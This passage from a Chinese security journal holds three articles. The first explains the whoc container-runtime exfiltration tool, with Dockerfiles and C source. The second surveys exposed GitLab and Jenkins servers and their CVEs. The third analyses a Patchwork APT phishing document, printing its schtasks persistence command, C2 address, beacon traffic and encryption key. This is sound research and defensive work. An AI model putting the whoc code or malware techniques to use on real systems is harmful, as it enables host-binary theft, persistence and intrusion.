（1）whoc 镜像的 entrypoint 被设置为 /proc/self/exe，镜像里的动态链接库 ld.so 被替换为 upload_runtime，然后进行构建镜像。

（2）一旦以该镜像新建容器，runC 会在容器内重新执行自己。

（3）由于 runC 是动态链接的，upload_runtime 会被内核加载到 runC 进程中，并执行链接库里的函数。

（4）upload_runtime 通过 /proc/self/exe 读取 runC 二进制文件，并将其发送给远程服务器。

3.1.2 Wait-For-Exec Mode模式

Wait-For-Exec Mode 模式的运行流程如图 2 所示，大体过程描述如下：




图 2 Wait-For-Exec Mode 模式的运行流程

（1）镜像构造时将 upload_runtime 设置为 entrypoint，作为 whoc 容器的 PID 1 运行。

（2）用户在启动容器时应调用一个指向 /proc/self/exe 的进程（如 docker exec whoc_ctr /proc/self/exe），使 runC 在容器内重新执行自己。

（3）upload_runtime 会通过 /proc/self/exe 获取 runC 二进制文件并将其发送至远程服务器。

我们以 Dynamic Mode 镜像为例，对其源码进行解读（参考代码中注释）。

```
FROM alpine:3.15 AS compile

RUN apk add build-base

WORKDIR /root
COPY ["upload_runtime.c", "upload_runtime.h", "wait_for_exec.c", \
    "wait_for_exec.h", "consts.h", \
    "/root/"]

# 编译 upload_time 和 wait_for_exec
RUN gcc -static-pie -s upload_runtime.c wait_for_exec.c -o /upload_runtime

# ------------------------------- #

FROM ubuntu:18.04

RUN apt update && apt install -y curl

RUN ln -s /proc/self/exe /entrypoint

# 用 upload_runtime 覆盖原始 ld.so
ARG PLATFORM_LD_PATH_ARG=/lib64/ld-linux-x86-64.so.2
ENV PLATFORM_LD_PATH=$PLATFORM_LD_PATH_ARG
RUN cp $PLATFORM_LD_PATH /root/ld_original
COPY --from=compile /upload_runtime $PLATFORM_LD_PATH

# entrypoint 链接至 /proc/self/exe 并在容器启动时运行它
ENTRYPOINT ["/entrypoint"]
CMD ["127.0.0.1"] # default address
```

wait-for-exec 镜像构造文件代码如下：

```
FROM alpine:3.15 AS compile

RUN apk add build-base

WORKDIR /root
COPY ["upload_runtime.c", "upload_runtime.h", "wait_for_exec.c", \
    "wait_for_exec.h", "consts.h", \
    "/root/"]

RUN gcc -static-pie -s upload_runtime.c wait_for_exec.c -o /upload_runtime

# ------------------------------- #

FROM ubuntu:18.04

RUN apt update && apt install -y curl

COPY --from=compile /upload_runtime /upload_runtime

# 在 wait_for_exec 模式中直接运行 upload_runtime
ENTRYPOINT ["/upload_runtime", "-e"]
CMD ["127.0.0.1"] # default address
```

upload_time 主要功能是利用得到的文件描述符 /proc/self/fd/<runtime-fd> 读取宿主机上 runC 的 size 和 path，通过 curl 发送至远程服务器，部分源码如下：

```
/* 获得主机容器运行时的文件描述符 */
if (!conf.wait_for_exec)
  {
    /* Running as the dynamic linker of the runtime process, so the runtime should be accessible at /proc/self/exe */
    /* 作为运行时进程的动态链接时，可以通过 /proc/self/exe 访问到文件描述符 */
    runtime_fd = open("/proc/self/exe", O_RDONLY);
    if (runtime_fd < 0)
    {
      printf("[!] main: open(\"/proc/self/exe\") failed with '%s'\n", strerror(errno));
      return 1;
    }

    // Restore original dynamic linker to allow curl to work properly
    // 恢复初始动态链接，使 curl 能够正常工作
    ld_path = getenv(LD_PATH_ENVAR);
    if (!ld_path)
    {
      printf("[!] main: Failed to get the'%s'environment variable\n", LD_PATH_ENVAR);
      goto close_runtime_ret_1;
    }
    if (rename(ORIGINAL_LD_PATH, ld_path) < 0)
    {
      printf("[!] main: Failed to restore dynamic linker via rename() with '%s'\n", strerror(errno));
```

```
            goto close_runtime_ret_1;
        }
    }
    /* 将容器链接至运行时文件描述符 /proc/self/fd/<runtime_fd> */

    rc = snprintf(ctr_link_to_rt_buf, SMALL_BUF_SIZE, "/proc/self/fd/%d", runtime_fd);
    if (rc < 0)
    {
        printf("[!] main: snprintf(ctr_link_to_rt_buf) failed with '%s'\n", strerror(errno));
        goto close_runtime_ret_1;
    }
    if (rc >= SMALL_BUF_SIZE)
    {
        printf("[!] main: snprintf(ctr_link_to_rt_buf) failed, not enough space in buffer (required:%d, bufsize:%d)", rc, SMALL_BUF_SIZE);
        goto close_runtime_ret_1;
    }
    /* 获取运行时 size */
    if(fstat(runtime_fd, &file_info) != 0)
    {
        printf("[!] upload_file: fstat(fp) failed with '%s'\n", strerror(errno));
        goto close_runtime_ret_1;
    }

    /* 获取运行时在宿主机上的 path */
    rc = readlink(ctr_link_to_rt_buf, rt_hostpath_buf, SMALL_BUF_SIZE);
    if (rc < 0)
    {
        printf("[!] main: readlink(ctr_link_to_rt_buf) failed with '%s', continuing without the runtime's path\n", strerror(errno));
        rt_hostpath = NULL;
    }
    else
    {
        rt_hostpath_buf[rc] = 0;
        rt_hostpath = rt_hostpath_buf;
    }
```

最终我们可以在服务器上收到发送来的 runC 二进制文件（实际文件名是 6 位长度随机字符串），如图 3 所示，赋予其执行权限并执行它，可以获取版本等详细信息，后续根据版本判断 runC 是否存在相关漏洞。


```
nsfocus@cloudplay:~/whoc/stash$ ./bryatq -v
runc version 1.0.0-rc5
commit: 4fc53a81fb7c994640722ac585fa9ca548971871
spec: 1.0.0
```

图 3 收到 runC 后的执行结果

4. 应用案例

Azure Container Instances(ACI) 是 Azure 的容器即服务 (CaaS) 产品，允许客户在 Azure 中运行容器而无须管理底层服务器。图 4 展示了托管在多租户 Kubernetes 集群上的 Azure 容器实例。




图 4 托管在多租户 Kubernetes 集群上的 ACI

在 ACI 多租户环境中，出于安全考虑，每个客户容器都会在专用的单租户节点上运行，如图 4 中客户 1 的容器实例在 Worker Node 1 上运行，租户之间存在强边界，以此来防止相邻容器的恶意攻击。但由于任何人都可以在平台上部署容器，若 ACI 不能确保恶意容器不会破坏或影响其他租户的容器，则很有可能存在跨租户攻击的风险。

whoc 的作者 Yuval Avrahami 通过将 whoc 部署到 ACI 中，成功收集到了容器运行时的信息 [4]，发现 runC 的版本较低，存在 CVE-2019-5736 逃逸漏洞，可以通过容器逃逸获取到 Worker Node 的权限，后续通过在集群内的探测和漏洞利用一步步获取到 ACI 集群的最高权限，完成了公有云上的跨租户攻击。Azure 官网在确认该风险后奖励 Yuval Avrahami 70000 美元 [5]，可见该风险的严重性。

5. 总结与思考

随着公有云、私有云和混合云的广泛部署，云环境可能要遭受更多的攻击。本文通过介绍一种容器运行时收集技术的原理和应用案例，证明即使是看似安全的多租户强边界公有云环境，也可能在某一环节被攻击者收集到敏感信息，并通过该信息发现可能存在的风险然后加以利用，以致云上权限一步步沦陷。

因此，作为云服务提供商，云环境的安全建设不可懈怠。不仅要对用户使用的容器环境做权限限制和隔离，同时也应保证云原生相关程序本身的安全性，避免可能的逃逸风险。“没有绝对的安全”，安全建设永不停歇。

参考文献

[1] https://mp.weixin.qq.com/s/_GwGS0cVRmuWEetwMesauQ.

[2] https://github.com/twistlock/whoc.

[3] https://mp.weixin.qq.com/s/UZ7VdGSUGSvoo-6GVl53qg.

[4] https://unit42.paloaltonetworks.com/azure-container-instances/.

[5] https://hacker-gadgets.com/blog/tag/whoc/.

谁动了我的DevOps：DevOps风险测绘

绿盟科技 创新中心 陈佛忠

摘要：DevOps 流程凭借着其敏捷、可靠等特性，逐渐被越来越多的企业所认可，其市场规模也在逐年飞速上升。随着 DevOps 概念的火热，市面上出现了越来越多相关流程的工具。绿盟科技凭借着网络测绘的技术，对比较常见的 DevOps 工具国内暴露情况进行了调研，重点介绍了 GitLab 和 Jenkins 资产风险测绘的结果，为大家展示了目前 DevOps 流程背后所存在的安全隐患并给出了对应的解决方案。

关键词：DevOps GitLab Jenkins 网络测绘

1.DevOps 概述

1.1 什么是 DevOps

DevOps 是 Development 和 Operations 组合的缩写词，它指的是一种协作方法，使企业的应用程序开发团队（Development team）和 IT 运营团队（Operations team）能够更好地沟通工作，DevOps 的概念有助于使技术项目与业务需求保持一致，从而提高企业整体的工作效率 [1]。

1.2 DevOps 的价值

DevOps 通过自动化“软件交付”和“架构变更”的流程，使得构建、测试、发布软件能够更加快捷、频繁和可靠 [2]。DevOps 市场价值更是潜力无限，据 GMI（Global Market Insights）的调查报告显示 [3]（如图 1）：“DevOps 市场规模在 2019 年已超过 40 亿美元，并有望在 2020 年至 2026 年间以超过 20% 的复合年增长率增长。”由此可见，DevOps 全球化、普遍化的趋势已经不可阻挡，企业大规模敏捷开发转型将成为主流旋律。

图 1 DevOps 市场的价值

1.3 DevOps 的常用工具

那么 DevOps 流程具体会涉及哪些工具呢？笔者通过分析 2021 年多个平台公布的 DevOps 工具排名 [4][5][6][7]，为大家总结了 18 款常用的 DevOps 工具。

项目管理和协作工具：Microsoft teams、Slack、JIRA；

代码管理工具：BitBucket、GitLab、Github；

持续集成工具：Jenkins；

质量测试工具：Junit、Selenium、DATADOG；

监控管理工具：New Relic、Grafana；

持续部署工具：Octopus Deploy、Spinnaker；

配置管理工具：Chef, Ansible、Puppet、Terraform。

结合图 2，可以更清晰地了解 DevOps 整个生命周期流程和各个工具在其中所充当的角色。




图 2 DevOps 流程示意图

2. DevOps 潜在的风险

DevOps 被越来越多企业接纳的同时，DevOps 工具的风险也越发突出。笔者获取了部分常用 DevOps 工具的指纹，利用网络搜索引擎对这些工具在 2021 年 12 月国内的暴露量进行了调研，得到的具体暴露数据如表 1 所示：

表 1 国内暴露 DevOps 工具的资产数

工具名称	暴露资产数
Jenkins	16226
GitLab	9035
Github	538
Chef	12
Datadog	11
Spinnaker	8
Terraform	4
Octopus Deploy	2

由此可见，DevOps 工具暴露量相当多，其中 Jenkins 和 GitLab 资产的暴露量尤为突出，那么它们背后潜在的风险又究竟是什么情况？笔者具体对 GitLab 和 Jenkins 两个资产进行了资产风险测绘的研究。

3 GitLab 资产风险测绘

3.1 GitLab 简介

GitLab 是一个结合了在单个应用程序中开发、保护和操作软件能力的 DevOps 平台。GitLab 最初是作为源代码管理解决方案在软件开发团队内进行协作，后来演变为涵盖整个 DevOps 生命周期的集成解决方案，其注册用户已超过 3000 万人次 [8]。

3.2 GitLab 国内服务暴露情况

根据网络空间测绘数据，我们对 2021 年 12 月国内 GitLab 服务暴露情况进行了统计，共计查询到 9035 个暴露的资产，下面将从地区分布、暴露端口两个维度分别进行介绍。

如图 3 所示，国内暴露的 GitLab 服务中约 73.6% 来自北京市、上海市、广东省和浙江省等一线省份和城市，其中北京市稳居第一，暴露数量达到 2566。




图 3 GitLab 国内暴露资产分布（地区维度）

从图 4 可见，国内暴露的 GitLab 资产使用的端口主要为 443、8888、8090、8081 和 80，共占总数的 69.5%，其中 443 端口暴露量最多，共计 3201 个，占比 35.4%。




图 4 GitLab 国内暴露资产分布（端口维度）

3.3 国内 GitLab 服务的漏洞分析

GitLab 会在官网不定期公布自己存在的 CVE 漏洞。我们梳理了 2020 到 2021 年 CVSS Version3.x 评分高于或等于 7 分的 GitLab 漏洞，共计有 86 个，且其中 9 分以上漏洞多达 20 个，频率较多的漏洞类型有：DDoS、SSRF、未授权、信息泄露等。

由此可见 ,GitLab 资产存在较大的安全隐患，接下来，我们以 2021 年的两个漏洞 CVE-2021-22205（RCE 漏洞）和 CVE-2021-22214（SSRF 漏洞）为例进行分析。

3.3.1 CVE-2021-22205漏洞

GitLab CVE-2021-22205 属于 RCE 类型漏洞，其影响版本范围包括 GitLab 社区版和企业版：11.9.0 ⩽ 版本号 ⩽ 13.8.8 ; 13.9.0 ⩽ 版本号 ⩽ 13.9.6 ; 13.10.0 ⩽ 版本号 ⩽ 13.10.3。这个漏洞源于 GitLab 没有正确验证传递给文件解析器的图像文件，该疏忽导致了远程命令执行漏洞的可能性。

如图 5 所示，我们共发现了 1051 个暴露的 GitLab 资产存在 CVE-2021-22205 漏洞，约占暴露资产总数的 11.6%，CVE-2021-22205 属于远程命令执行漏洞，其在 CVSS Version3.x 中评分高达 9.8，可见其危害程度之大。




图 5 暴露的 GitLab 中存在 CVE-2021-22205、CVE-2021-22214 的数量

3.3.2 CVE-2021-22214漏洞

GitLab CVE-2021-22214 属于 SSRF 类型漏洞，其影响版本范围包括 GitLab 社区版和企业版：10.5 ⩽ 版本号 ⩽ 13.10.5 ; 13.11 ⩽ 版本号 ⩽ 13.11.5 ; 13.12 ⩽ 版本号 ⩽ 13.12.2。当启用对内部网络的 webhook 请求时，请求伪造漏洞可能被未经身份验证的攻击者利用（包括注册受限的 GitLab）。

如图 5 所示，我们共发现了 841 个暴露的 GitLab 资产存在 CVE-2021-22214 漏洞，约占暴露资产总数的 9.3%，CVE-2021-22214 在 CVSS Version3.x 评分中达到 8.6 分，其危害程度也不可小觑。示例 CVE-2021-22214 漏洞本地环境测试情况见图 6。

图 6 指定域名被目标访问（本地环境测试）

3.4 GitLab 的安全建议

从以上的分析我们可以看到，国内 GitLab 资产漏洞层出不穷。如利用 CVE-2021-22205，不法分子可以轻松拿到 reverse shell，从而实现任意代码执行，轻松地盗取个人和企业的隐私信息。笔者在这里建议：

1. 请尽快将 GitLab 资产升级到最新版本。

2. 在使用 GitLab 时，尽量监听在内网 IP 地址，避免直接暴露在互联网中。

3. 根据官方提供的缓解措施进行临时缓解，GitLab 相关的漏洞缓解措施可参考官方网址： https://gitlab.com/gitlab-org/cves。

4 Jenkins 资产风险测绘

4.1 Jenkins 简介

Jenkins 是一个独立的开源自动化服务器，是一款提供友好操作界面的持续集成（CI）的工具，可用于自动化各种任务，如构建、测试和部署软件等。在 cprime 公布的 CI 集成工具排名中 [9]，Jenkins 排名第一，它也被多个机构评定为 DevOps 流程中最受欢迎的持续集成工具。

4.2 Jenkins 国内资产暴露情况

根据绿盟科技 2021 年 12 月的网络空间测绘数据，共计查询到国内存在 16226 个暴露的 Jenkins 资产，且部分暴露的 Jenkins 资产可以直接进入操作界面，如图 7、图 8 所示，风险不言而喻。




图 7 Jenkins 暴露示例 1

图 8 Jenkins 暴露示例 2

此外我们从地区分布、暴露端口、版本三个维度分别对 Jenkins 国内资产暴露情况进行介绍。

如图 9 所示，国内暴露的 Jenkins 资产中约 77% 来自北京市、广东省、上海市和浙江省这些一线省份和城市，其中北京市稳居第一，暴露资产数达到 4253 个。




图 9 Jenkins 国内暴露资产分布（地区维度）

从图 10 可见，国内暴露的 Jenkins 资产使用的端口主要为 8080、8081、8888、443、9090，共占总数的 84%，其中 8080 端口最多，存在 9523 个，占比 58.7%。




图 10 Jenkins 国内暴露资产分布（端口维度）

通过特定的指纹信息，我们也获取到了国内暴露的 Jenkins 资产版本号。经过匹配，可以获取 10334 个资产的版本号信息，大约占总数的 63.7%，具体版本号分布如图 11 所示。




图 11 Jenkins 国内暴露资产分布（版本号）

4.3 Jenkins 国内资产漏洞分析

与 GitLab 类似，笔者梳理了 2020 到 2021 年 CVSS Version3.x 评分大于或等于 7 分的 Jenkins 漏洞。在包括 Jenkins 插件漏洞的信息中，共计发现了 96 个高危（评分大于或等于 7）的 CVE，频率较多的漏洞类型包括：XXE、CSRF、SSRF、未授权、信息泄露、RCE 等。

为了进一步分析主版本漏洞对 Jenkins 资产的影响，在排除了 Jenkins 插件漏洞信息之后，共计筛选出了 18 个高危的 CVE，依次是：CVE-2021-21685、CVE-2021-21686、CVE-2021-21687、CVE-2021-21688、CVE-2021-21688、CVE-2021-21690、CVE-2021-21691、CVE-2021-21692、CVE-2021-21693、CVE-2021-21694、CVE-2021-21695、CVE-2021-21696、CVE-2021-21697、CVE-2021-21671、CVE-2021-21604、CVE-2021-21605、CVE-2020-2160、CVE-2020-2099。

不难看出，2021 年 Jenkins 主版本 CVE 漏洞较 2020 年的爆发性增长了许多。为了进一步查看脆弱性暴露情况，笔者对暴露的 Jenkins 资产进行了静态匹配，如下图 12 所示：




图 12 Jenkins 暴露资产脆弱性

从图 12 中可以看到，暴露资产中 CVE-2021-21685 到 CVE-2021-21697 的数量多达 9582 个，而我们可获取到的版本号的总量也才 10334 个。为进一步分析影响面，制作了以下内容（如表 2 所示），我们可以看到多半的 CVE 影响面达到了惊人的 92.7%，可见暴露的 Jenkins 资产，其脆弱性风险极其之大，Jenkins 存在着严重的安全问题。

表 2 Jenkins 暴露资产脆弱性影响面

CVE ID	CVSS 3.0	影响资产数	影响面
CVE-2021-21685	9.1	9582	0.927
CVE-2021-21686	8.1	9582	0.927
CVE-2021-21687	9.1	9582	0.927
CVE-2021-21688	7.5	9582	0.927
CVE-2021-21689	9.1	9582	0.927
CVE-2021-21690	9.8	9582	0.927
CVE-2021-21691	9.8	9582	0.927
CVE-2021-21692	9.8	9582	0.927
CVE-2021-21693	9.8	9582	0.927
CVE-2021-21694	9.8	9582	0.927
CVE-2021-21695	8.8	9582	0.927
CVE-2021-21696	9.8	9582	0.927
CVE-2021-21697	9.1	9582	0.927
CVE-2021-21671	7.5	8576	0.83
CVE-2021-21604	8.0	5666	0.548
CVE-2021-21605	8.0	5666	0.548
CVE-2020-2160	8.8	2953	0.286
CVE-2020-2099	8.6	2283	0.221

4.4 Jenkins 的安全建议

通过上文分析，我们可以感受到国内 Jenkins 资产暴露数量不少，且暴露的资产中普遍存在严重的脆弱性问题，其中有 13 个 CVE 影响面高达 92.7%，且 10 个 CVE 评分超过 9 分（严重高危）。笔者在这里建议：

1. 请尽快将 Jenkins 资产升级到最新版本。

2. 在使用 Jenkins 时，尽量将相关端口监听在内网 IP 地址，避免直接暴露在互联网中。

3. 根据官方提供的缓解措施进行临时缓解，Jenkins 相关的漏洞缓解措施可参考官方网址：https://www.jenkins.io/security/advisory/。

5. 总结

随着 DevOps 敏捷开发流程被越来越多的人和机构认可，DevOps 全球化和普及化将成为一股不可阻挡的趋势。但 DevOps 越来越流行的同时也带来了很多风险，通过上文分析，我们可以看见 GitLab 和 Jenkins 风险不容小视。当大家享受 DevOps 敏捷化带来红利的同时，或许你的 DevOps 工具早已被不法分子所利用。上文给出了部分 DevOps 工具防范的方法，无论个人还是企业都应该引起重视，一同维护好国内网络安全环境。

参考文献

[1] https://www.digite.com/blog/introduction-to-devops/.

[2] https://zh.m.wikipedia.org/wiki/DevOps.

[3] https://www.gminsights.com/industry-analysis/devops-market.

[4] https://www.kubernetes.org.cn/9538.html.

[5] https://www.opsera.io/blog/top-25-devops-tools-that-you-need-to-know.

[6] https://dzone.com/articles/50-useful-devops-tools.

[7] https://dzone.com/articles/the-devops-toolchain.

[8] https://en.wikipedia.org/wiki/GitLab.

[9]https://cprimestudios.com/blog/top-cicd-tools-2021-most-complete-guide-33-best-picks-devops.

2021年12月下旬印度APT组织Patchwork针对我国的鱼叉攻击活动

绿盟科技 伏影实验室 宋倚天

摘要：2021 年 12 月，印度 APT 组织 Patchwork 发动了针对我国的鱼叉攻击活动，投递了一种伪装成中华人民共和国卫生健康委员会登记表的恶意文档。绿盟科技伏影实验室首先捕获了该事件的相关样本，撰写事件报告并上报至主管单位。

关键词：APT Patchwork BADNEWS 中华人民共和国卫生健康委员会

1. 概述

2021 年 12 月 21 日，绿盟科技伏影实验室捕获了一封名为“zhuce_erlingersan.rtf”的钓鱼文档。经过分析，我们确认该钓鱼文档是印度 APT 组织 Patchwork 在近期制作和投递的恶意文档，通过伪装成中华人民共和国卫生健康委员会发布的登记表，意图获取国内相关人员的个人信息以及设备上的其他信息。

伏影实验室在第一时间将事件详细信息上报至主管单位，并在下文共享了分析细节与 IoC 情报，提醒关联人员注意防范类似的钓鱼文档攻击。


2. 组织概要

Patchwork，又称为 Dropping Elephant、APT-C-09 或摩诃草，是一个具有印度背景的老牌 APT 组织。该组织通常以南亚焦点局势尤其是克什米尔地区冲突信息作为诱饵，对包括中国和巴基斯坦在内的印度邻国发动长期渗透攻势，积极收集各类政治、军事目标设施中的数据内容。

近期 Patchwork 非常活跃，已发起针对中国和巴基斯坦的多起鱼叉攻击行动。

3. 组件分析

3.1 钓鱼文档


National Health Commission of the People's Republic of China.
中华人民共和国国家卫生健康委员会

登记表

图 1 zhuce_erlingersan.rtf 诱饵文档内容

该钓鱼文档名为“zhuce_erlingersan.rtf”，似乎是“注册 _ 二零二三”一词的拼音形式。文档打开后直接展示以中华人民共和国卫生健康委员会（National Health Commission of the People's

Republic of China）为抬头的一张登记表。

该登记表的正文部分要求接收者填写包括姓名、地址、电话、邮件等内容在内的详细个人信息，同时要求将填写完毕的表格发送至指定邮箱。

文档底部的落款与中华人民共和国卫生健康委员会的实际地理位置吻合，但电话与邮件部分皆与委员会官网中公布的信息有出入。

图 2 中华人民共和国卫生健康委员会官网中的电话与邮箱信息

查询该疑似伪造的邮箱地址，发现已被注册。

图 3 恶意文档中出现的邮箱已被注册

需要注意的是，该文档中包含“不是用”的别字，正确写法应为“不适用”；此外“填写所有详细信息是强制性的”“性”“电邮”“官方”的表述方式以及姓与名拆分的填写方法均与中文语言习惯不符，

可以看出该文档的制作者并非中文母语人士。

该钓鱼文档内置了 CVE-2017-11882 漏洞利用代码，内置的 ole 对象可以触发 Office 应用中公式编辑器组件的栈溢出漏洞，从而执行指定的 shellcode。




图 4 文档中的 CVE-2017-11882 漏洞利用载荷

这是一种比较少见的 rtf 型 CVE-2017-11882 漏洞利用构建，是 Patchwork 的常见攻击手法之一。同样形式的漏洞文档出现在由绿盟科技发现的 Patchwork[1] 近期活动中。

3.2 shellcode

上述漏洞利用将触发两段 shellcode。

shellcodeA 的主要功能为通过栈地址计算得到 shellcodeB 的起始位置，并跳转至 shellcodeB 执行。




图 5 shellcodeA 代码

shellcodeB 的主要功能包括：

（1）检测系统中是否存在名为 avp.exe（Kaspersky 主进程）或 AvastSvc.exe（Avast 主进程）的程序，若存在，则执行以下 shell 命令：

```
/c schtasks /create /sc minute /mo 1 /tn WindowsUpdate /tr C:\ProgramData\OneDrive.exe
```

在注册表自启动项中添加以下项和值：




图 6 shellcodeB 添加的注册表项

提取 shellcode 尾部的一个 PE 文件，添加 DOS 魔术字 0x4D0x5A 后保存至 C:\ProgramData\OneDrive.exe 目录下。

shellcodeB 释放的名为 OneDrive.exe 的程序是 Patchwork

常用的 BADNEWS 木马组件。

3.3 BADNEWS

该 BADNEWS 木马是旧版本木马的变种版本，主要作用依然是为攻击者提供基本的后门功能，包括键盘记录、截图、文件上传、cmd 执行、程序下载和执行等。

该木马程序显示的创建时间为 2021 年 12 月 16 日，该时间与钓鱼文档中记录的创建时间相同，可以比较充分地证明本次事件中的攻击组件都是攻击者在 12 月 16 日制作的。

3.3.1 通信

该 BADNEWS 木马启动后，首先会向指定地址 104.143.36.19//e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//ABDyot0NxyG.php 发送如图 7 所示的 POST 请求：

```
POST //e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//ABDyot0NxyG.php HTTP/1.1
HOST: 104.143.36.19
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:44.0) Gecko/20100101
Accept: application/x-www-form-urlencoded
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
Content-Length: 202

1aL=MzGC7KwNC1bnpoiFZ+GGH3wk6t&kyb=LqAA9d+ajuNj8F5j+B&hsFB=XfgnhIaSVsaGWZeGM7XShDIeb6+8zsUq13RoMskcKIQ5uxULEYKAK8PwsrNdVChXRifcLLIbX6+c6MLnNgK26yEj7xfl+ztpT3Rch5cc3ysaKRZKFpver/WHUUAcrzWDhfx2c=&crc=e3aGHTTP/
```

图 7 BADNEWS 木马发送的首个 POST 流量

该 POST 流量中的正文部分包含加密数据，对应内容为宿主机基本信息。

此处加密逻辑包括以下三个步骤：

（1）aes-cbc-128 加密，密钥为 hex 数据 DD 18 76 84 82 03 D9 E1 0A BC EE C0 72 82 FF 37，IV 为 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00；

（2）base64 转码；

（3）在转码后字符串的固定位置嵌入“=”与“&”字符。

有趣的是，BADNEWS 开发者可能是为了防止密文被破译，会在 padding 后的原始数据的尾部加入长度为 1 至 16 之间的冗余字节，但在进行 aes 加密时仅加密 padding 数据块部分，导致输出的密文尾部带有冗余数据。

该冗余数据使用 rand 与 srand 函数实现，但由于代码中 srand 函数的调用位于 rand 函数之后，因此首次通信时冗余数据长度恒定为 12。

该部分代码逻辑如图 8 所示。

```
vinbuf = inbuf;
vinbuflen = inbuflen;
if ( outlen )
  *outlen = 0;
vpaddedlen = (inbuflen & 0xFFFFFFF0) + 16;
vrandnum = rand() % 15 + 1;
vvrandnum = vrandnum;
retlen = vpaddedlen + vrandnum;
